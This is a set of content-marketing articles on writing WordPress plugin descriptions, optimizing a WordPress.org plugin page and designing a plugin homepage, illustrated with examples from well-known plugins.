Yes, it was quite the process to have to go through to launch our new product. All of the content and design preparation we made for this took quite the effort and time, but it was well worth it, in retrospect. If you take the time to do the prep work, as well as the marketing and distribution you are pretty much guaranteed to see satisfactory results.


The good news is it will even get easier the next time you have to do it if you keep those influencer & ecosystem members relationships healthy!

Launching a new product is specifically more delighting in the WordPress sphere, mainly due to the great community and productive feedback people are willing to provide you with.

Good luck with your next launch, and feel free to ping me to try it out and spread the word about it :)

CONTENT MARKETING


***Our WordPress Product  
Launch Had Unusual Results!  
Here's How to Replicate It***





## CONTENT MARKETING

# Writing Smart WordPress Plugin Copy That Drives Installs [case-study]



With over 45,000 plugins in the official repository, and many more on personal websites or even marketplaces such as CodeCanyon, how can you possibly increase your chances of success?

Whether you release your plugins [completely free](#) or as a part of a [freemium model](#); or if you sell them on [your own site](#) or through [CodeCanyon](#), the end goal is the same: get as many downloads as possible and achieve an excellent conversion rate.

Naturally, the functionality and the quality of your plugin plays an important role, but what matters more is that you reach your ideal WordPress user and get them to either download or buy your plugin.

And the best way to do that is by using clear and compelling copy in your plugin description.

By optimizing your copy, you will gain more downloads and more users who will know exactly what problem your plugin solves and how to put it to proper use.

When it comes to WordPress plugins, your readme.txt plays a crucial role. Whatever you put in it will be visible on the official plugin repository, the plugin page, and in the plugin description inside a user's dashboard.

While the latter is a good way to help your users remember what your plugin does, it won't help you gain more users.

But a well-written description in the repository or a marketplace can make all the difference in the number of downloads you receive.

Keep in mind that your plugin is only one among many so you need to demonstrate why yours is better than other similar plugins. That's why it's important to make sure your plugin page is as accurate and as detailed as possible.

***A well-written description in the repository or a marketplace can make all the difference in the number of downloads you receive.***

## What Makes for Good Copy Anyway?

There is plenty of advice on the internet about what makes good copy. Essentially, it boils down to describing your product (in this case, your plugin) as a solution to your ideal user's problem.

An effective piece of copy will catch the user's attention with a hook which acknowledges the problem; provide interesting and fresh information that augments the headline; create desire by presenting the product as the solution; and highlight the benefits to show exactly how the product solves the problem; and finally, end with a call to action.

## **Effective WordPress plugin copy catches a user's attention with a hook acknowledging a problem they face.**

When it comes to plugins, the principles of writing effective copy remain the same: your copy should include a hook, a detailed description, and an FAQ/documentation section.

A short, concise hook should catch the user's attention and it will give the users an immediate idea of what your plugin does.

A detailed description of the plugin should expand on the hook and go into more detail such as:

- an explanation of why your plugin is good
- highlights your plugin's features
- explains how to install and use the plugin
- offers information on a commercial version or add-ons as well as lists out the differences between the free and the premium version

Finally, the FAQ section should anticipate users problems and include answers to those questions, which can reduce the number of support requests you receive.

The call to action is automatically handled for you in the official repository with the download button, but if you're selling on a marketplace like CodeCanyon, you can include calls-to-action of your own.

For a thoroughly optimized WordPress plugin copy, you can also include a link to [your website](#), links to other plugins you authored, a donation link, and screenshots of the plugin's interface.

With that in mind, let's examine how you can improve your plugin's copy and take a look at a few examples of copy done right.

## How to Write an Effective Plugin Description

Let's break down the various components of plugin descriptions and offer up some tips for improving them:


### The Short Description

The short description is what appears on the WordPress.org page that lists plugins and can be used as a hook. It gives you 150 characters to write an appealing description that will make people want to install your plugin.

Here are a few examples of a short description done right:



*The short description for the Beaver Builder plugin.*



*The short description for the Elementor Page Builder plugin.*

As you can see from the screenshots above, someone looking for a page builder immediately sees the benefits of using Beaver Builder or Elementor. While Beaver Builder is a well-known plugin, Elementor is a new-comer to the page builder scene and it already has more than 4000 active installs. The short description tells the user the benefit of the plugin – they can quickly create high-end pixel perfect websites using any WordPress theme. Beaver Builder, on the other hand, offers the same benefit but promises ease of use and ends with “and more” which clearly invites users to click through and see what else Beaver Builder offers.

To make your short description effective, don't rely on text being pulled from the long description because it might appear cut off. Stick to slightly less than 150 characters but do include the main benefit of your plugin. Omit technical details here as you can include them in the long description.


## Long Description

The short description was an attention grabber, the long description is where you provide more information and create the desire. This is where you go for the “sell.”

***The long description in the plugin repository is where you make your case; now's the time to sell.***

A good long description will be clear and useful. It will tell the user what the plugin does and how it works, it will outline the key features and requirements, and it will be easy to read. Thankfully, thanks to Markdown, it's easy to make your copy readable. Break up the text into sections and lists to create a visually appealing description.

If we look at the plugins mentioned above, you can see that their long description provides plenty of details about the plugin itself, and includes additional information such as a Facebook group and the plugin's support forum respectively, which serve as additional [support channels](#). Both plugins include a video overview of the plugin which further demonstrates the ease of use of the respective plugins:




A look at the long description for the Beaver Builder plugin.

The difference between the two plugins is that Beaver Builder version in the official repository is a lite version of the plugin and they use their long description to effectively highlight the differences between the free and the pro version without being overly pushy.

Elementor, on the other hand, is completely free and uses a section of the long description to invite others to contribute to the plugin and leave a review which is especially important for new plugins.

What's more, both plugins provide social proof: Beaver Builder showcases user testimonials, while Elementor links to press mentions on Product Hunt.



A look at the long description for the Elementor Page Builder plugin.

## FAQ

The FAQ (frequently asked questions) section is your opportunity to eliminate problems before they even occur. It can address user concerns immediately and you can use it in a couple of different ways. You can actually include the top 10 asked questions and provide a link to a dedicated FAQ page on your website, or you can forego including the FAQ and direct people immediately toward your site.


## Installation

The installation section should include everything a user needs to get the plugin up and running correctly. Unless you have very specific requirements, it's a good idea to leave this section brief and to the point,

with steps presented logically, one after another.

## Screenshots

Providing screenshots is a nice way of seeing the plugin in action and allows the users to get familiar with the user interface. Consider including screenshots that show where each setting is, and how it looks when used. Make sure to include a caption of the screenshot to explain what the particular screenshot is about.



Starting Beaver Builder from the backend.



Starting Beaver Builder from the front end.


An example of how screenshots can be presented for the best effect.

## What About Marketplaces Like CodeCanyon?

So far, we've covered writing effective copy for the official repository. But what about marketplaces like CodeCanyon?

CodeCanyon doesn't have the same sections as the official repository and

the layout is different when you search for a particular plugin as you can see from the screenshot below:



The CodeCanyon plugin search interface.

However, just because it's different doesn't mean that the principles mentioned above do not apply. You should still follow the same practices as outlined above and make sure you include a short and concise statement that will grab attention, then provide a detailed explanation and the reasons to choose your plugin.

ThemePunch, the authors of the best-selling slider plugin [Slider Revolution](#), offer the following advice:

***"In our experience putting the information into nicely designed graphics are a great way to catch the visitors attention. Clarity of the statements and a visual hierarchy are also really important! In-Depth feature descriptions in pure html text form make sure that the SEO aspect of the description page is not lacking."***

***We are regularly updating our description page to tease new feature releases and to make sure the change history of the plugin is up to date.***

***Our customers like that we are reacting fast to bugs and problems and are always happy to see new features and content being added to the plugin.***


***As our download rates have increased constantly over the past years, we think that this was due to a variety of reasons and it's hard to say how much of that can be attributed to the description page. The description surely does play a role, and so does a clearly structured preview page, customer care and overall product quality."***

## Conclusion

Writing effective WordPress plugin description copy is the best way to increase the number of downloads you get. The best part about it is that your plugin's readme.txt can be updated as often as you like, which means you can test and experiment to find what works best for your plugin and your business goals. Take advantage of this by adding trackable URLs (like Google campaign URLs) to all links back to your website in your readme.txt and monitor the stats of your plugin's downloads to increase your conversion rate.

### CONTENT MARKETING

***Writing Smart WordPress Plugin Copy That Drives Installs [case-study]***





## CONTENT MARKETING

# A Guide to Optimizing Your Plugin's WordPress.org Page (In 6 Steps)

With over 38,000 plugins in the [WordPress directory](#), it can be difficult to make yours stand out and get people hitting the 'download' button. Your plugin page is really the first and last chance you have to convince someone that your plugin is the one for them, so you need to make the most of it.

With the above in mind, in this article we're going to highlight six of the most important aspects to consider when optimizing your plugin page in order to get more people visiting and downloading.

## 1. Your Plugin's Name

While it might be tempting to go for a clever or obscure name, you're much better off reflecting the function of your plugin within the name. A misleading or irrelevant name can potentially cause real harm to your download figures.

Take the following plugins as examples of self-explanatory plugin names:

- [Broken Link Checker](#)
- [ThemeCheck](#)
- [WP Super Cache](#)

You know exactly what they do just from reading the names, and as such, people are far more likely to find them within the directory.

While you may find the more 'functional' names to be a bit uninspiring, they communicate to your audience exactly what they can achieve after downloading – and that's ultimately the aim.

## 2. Your Plugin's Description

These two sections perhaps contribute the most to getting people through to your page and clicking on that download link.

The description is what goes just below the name of the plugin. With only 150 characters to play with, you need to be as succinct and unambiguous as possible.



[Akismet](#) gets straight to the point with their description:

***Akismet checks your comments against the Akismet Web service to see if they look like spam or not.***

While the name doesn't exactly match the straightforward and functional examples outlined above, Akismet's description leaves no doubt in terms of learning what the plugin does.

It's not hard to conclude that if your description either tells the user nothing (or even worse confuses them as to the function of the plugin), they're probably not going to hit download! Take this example:

## ***Your WordPress, Streamlined***

For [JetPack](#), you learn pretty much nothing about the plugin until you hit the extended description, which is where the page really takes off. This is a section with no limit, so you can pack in as much detail as you like, though bear in mind that users may start to lose interest if it's too long winded.

Here you want to be describing firstly the functionality, followed by the benefits. People are reading this section because they want to know that your plugin can remedy their pain point(s). A bullet point list is a great way of presenting the best side of your plugin, and keeps the section concise and legible. Above all, avoid just repeating the description, or

telling the user your life story – that is a sure fire way to get them navigating away to download someone else’s plugin.

[Jetpack](#) adds powerful features previously only available to WordPress.com users including customization, traffic, mobile, content, and performance tools.

#### Features include:

- **Customization.** Make your WordPress site uniquely yours with *Custom CSS, Carousels, spam-free Contact Forms, Sidebar Widgets, Infinite Scroll, and Tiled Galleries.*
- **Mobile theme.** Instant and customizable lightweight responsive theme designed for phones and tablets.
- **Content tools.** Create and publish richer content with *Post by Email, Shortcode Embeds, Markdown, Beautiful Math, Spelling, and VideoPress.*
- **Visitor engagement.** Increase your traffic and keep visitors coming back with *Enhanced Distribution, spam-free Comments, Shortlinks, Likes, Notifications, Related Posts, Publicize, Social Sharing, Subscriptions, and Site Verification Tools.*
- **Site performance.** Speed up image delivery with the *Photon CDN* and access to visitor *Stats.*
- **Security.** Keep your WordPress site up, safe, and protected with *Single Sign On, Jetpack Monitor, and Akismet* anti-spam.

Some developers even have tutorial videos, screenshots and recommendations within their extended descriptions. These are all great ways to provide more information that isn’t just a solid block of text, and shows that people are actively using (and enjoying!) your plugin.

## 3. Plugin Updates

While this may not seem like a contributing factor of the plugin page, regularity of plugin updates is certainly something that users take into account. If a plugin hasn’t been updated within the last six months or so, you’ll find a lot of potential users turning their noses up.

**Requires:** 4.0 or higher

**Compatible up to:** 4.2.2

**Last Updated:** 2015-6-29


**Active Installs:** 1+ million

Now there is nothing inherently *wrong* about a plugin that hasn’t been updated in a while *per se*, but it insinuates that it’s no longer being actively supported, making it a poor long term prospect both in terms of functionality and security.

It’s very easy to keep your plugin ‘recent’, even if it is so simple that it doesn’t need any major updates. Just tweak the `readme.txt` file and hey presto – it reflects on the plugin page.

## 4. Plugin Compatibility

It may surprise you to learn that (according to [WordPress’ official stats](#)) only 40.4% of all WordPress users are currently operating on the most recent WordPress release:



This means that a user looking to download your plugin may not be on the most recent version of WordPress, and might even be back on WordPress 3.0 (released a staggering five years ago). While you can probably get away with not going backwards compatible all the way to 3.0, you want to make sure that your plugin works with the most recent versions of WordPress or you risk alienating a large proportion of your users.

There are two stats shown on the plugin page: Requires and Compatible up to. The first is the oldest version of WordPress that your plugin will

function with, and the second is the most recent release that will work. As you can see below, [Hello Dolly](#) has a wide range:

**Requires:** 3.0 or higher

**Compatible up to:** 4.1.5


**Last Updated:** 2014-12-17

**Active Installs:** 1+ million

The more you test with older versions of WordPress, and keep abreast of newer releases, the more likely you are to see your download numbers begin to rise.

## 5. Your Plugin Author Profile

If you want your plugin to look professional and legitimate, there's nothing that will harpoon that straight out of the water faster than an incomplete author profile.




As [Mike Jolley's](#) (lead developer at WooCommerce) profile shows, a little bit of information can really legitimize a developer, and by extension their plugin. Simply add in a photo, a short bio and a link to your website – that's all you need. It shows that you are a real person, and people are generally more inclined to download a plugin if they can associate it with a personality.

## 6. Plugin Support

All plugin pages have a *Support* tab, where users can ask questions about problems they're experiencing when using your plugin.

It's your duty to make sure that you answer these questions in a timely and approachable manner. This is similar to keeping your plugin updated – if a user sees a forum full of issues that are six months old and unanswered, chances are they aren't going to download your plugin. A user wants to know that if they ever do hit a problem, a reliable support system is in place to help them.

You want your forum to look like [WP Fastest Cache's](#), with a lot of 'resolved' tags:



Topic	Posts	Last Poster	Freshness
READ THIS for premium support of the commercial plugin	1	Jan Dembowski	
Has the plugin been changed again?	1	vshukla	6 hours
[resolved] Broke My Site	5	Emre Vona	20 hours
[resolved] Issue with Really Simple CAPTCHA for Contact Form 7	16	Emre Vona	20 hours
[resolved] Serve Scaled Images	2	Emre Vona	1 day
Options Visual Bug	2	Emre Vona	1 day
[resolved] S3 Support?	2	Emre Vona	2 days
[resolved] Russian language for plugin	5	Emre Vona	4 days


## In Conclusion

While a plugin page may seem like it has a lot of information to deal with, it's actually very simple to get a decent and inviting page put together. Focus on these main elements first, and you should see your download rate begin to climb.

CONTENT MARKETING

***A Guide to Optimizing Your  
Plugin's WordPress.org Page  
(In 6 Steps)***

## Is Your Plugin Homepage Ineffective? Learn How to Spruce it Up



It doesn't matter if your latest WordPress plugin is the greatest thing since sliced bread — if your home page doesn't **rock**, nobody's going to want to download it.

An enticing home page that **compels** readers to take action and download your plugin is an automatic prerequisite for successful [freemium-based](#) plugins.

In this post, we'll analyze five key elements of successful home pages for WordPress plugins, including real-life examples of each element in action (and we'll even have a bonus section in here as well, so make sure you read all the way till the end!).

### 1. A Clear, Concise Tagline

The first step to an effective home page for your plugin is a clear, concise tagline that **briefly** explains the following:

- What your plugin does
- How it improves WordPress websites
- Why your visitors need it

The key word here is *brief*. Don't fill up the whole page with text. The tagline should be no more than one paragraph, and ideally as short as even a single sentence.

Think of it as a super-downsized elevator pitch.

***The first step to an effective plugin homepage is a catchy, concise tagline.***

Example: [Gravity Forms](#)

Gravity Forms is the perfect example of the tagline principle. If you take a look at their homepage, the one piece of text you notice right away is their tagline.

The short tagline reads: *"Gravity Forms is the Easiest Tool to Create Advanced Forms for Your WordPress Powered Website".*

It answers all of the three questions we discussed above:

- What the plugin does – "Create Advanced Forms"
- How it improves WordPress websites – "Advanced Forms for Your



WordPress Powered Website"

- Why visitors need it – "Easiest Tool"

## 2. Immediate Link/Call to Action

The very next element to have on your homepage is an immediate link to more information about the plugin or a call to action to learn more or purchase the plugin. This link/CTA should be above the fold (so visitors see it as soon as they access your homepage) or at the very *least* the next page down.

The immediate link/CTA accomplishes two purposes.


Firstly, it makes a better user experience for visitors who have already heard about your plugin and have come to your site with the explicit intention of either obtaining detailed information about the plugin or even downloading it straightaway. The immediate link allows them to forego scrolling down the entire page to find the appropriate link for more info/downloading.

Second, it enables those visitors whose interest has been piqued by that clear, concise tagline of yours to get more info, again without having to scroll through the rest of your copy.

Example: [Akismet](#)

Automattic's own spam protection plugin is a great example of the

immediate CTA. Right on the front page above the fold are two CTAs with links directing to a pricing page and a learn more page, respectively.



The "Say Goodbye to Comment Spam" button (note the creative deviation from a standard "See Pricing" kind of CTA) takes visitors to a page displaying Akismet's pricing plans. The "Learn More" button redirects to a page with information about how Akismet works, how effective the plugin is, and the like.

## 3. Showcase Your Plugin

This element is definitely one of the most important ones, as it plays a major role in visitors' ultimate decision of whether or not they like your plugin.

Essentially, in this part of your homepage you will be showcasing your plugin. Ideally, you'll have a few screenshots of what it looks like in the front end and maybe a couple displaying the back end UI as well. The point is that you give your visitors a brief snapshot into your plugin so that they can decide instantly whether it's a product that they could see themselves using.


***Giving visitors a brief snapshot of your plugin's UI on your homepage helps them make to quickly decide to download.***



Obviously, you're really going to have to approach this element with your A-game. If your showcase is low-quality or poorly thought out, that's only going to create a negative impression in visitors' minds.

### Example: [OptinMonster](#)

OptinMonster does a great job exhibiting their product on their homepage.



The homepage uses a combination of screenshots, gifs, and text-based explanations of a few of OM's features to communicate the plugin's functionality to the visitor. Note that the page also doesn't go overboard or swamp us with large bunches of images one after the other. Instead, OM keeps it simple, clean, and minimal.

## 4. Social Proof

Social proof is a basic concept that drives [conversion rate optimization](#). When your visitors see that your plugin already has lots of users and is associated with high-profile names, you gain credibility in their eyes, increasing the likelihood of a download.


Considering the context of a WP plugin homepage, here are three easy ways you can build social proof:

1. Display logos of the various WordPress publications on which your plugin has been featured


2. Feature testimonials from customers
3. Show positive comments about your plugin from respected WordPress developers/companies

### Example: [WP Rocket](#)


WP Rocket leverages social proof in several neat ways. First up, they show a live counter of customers already using the plugin.



Second, they display a few of the logos of some of their most prominent users, like CoSchedule, Themeisle, and SeedProd.



Finally, they have a testimonial from one of their customers, as well as a link to a "Wall of Astronauts" (a popup that displays more testimonials).



All of that social proof builds WP Rocket's brand image and builds credibility for the developers.

## 5. Feature List

Last, but certainly not least, we have the feature list. The feature list is exactly what its name implies: a brief catalogue of your plugin's functionality.

Once again, the key here is to be concise. You don't want to list every single feature that your plugin is capable of. Most recently-built plugins, for example, are built translation-ready, so a common feature like that wouldn't necessarily be something you'd want to list here.

Instead, you only want to highlight the most important features that are most relevant to the overall solution that you provide to your customers.

Example: [ManageWP](#)

ManageWP superbly incorporates a feature list into their homepage that highlights their WordPress dashboard's functionality.



Note how they handpick only six of ManageWP's features to display on the homepage. Each of these six picked features are meant to add another layer of certainty and to gradually make the visitor understand that this solution covers all of their needs.

They've also ensured that the list is visually appealing with a structured design and a delicate (and gracefully animated) icons set that fits in seamlessly with the rest of the website's design language.

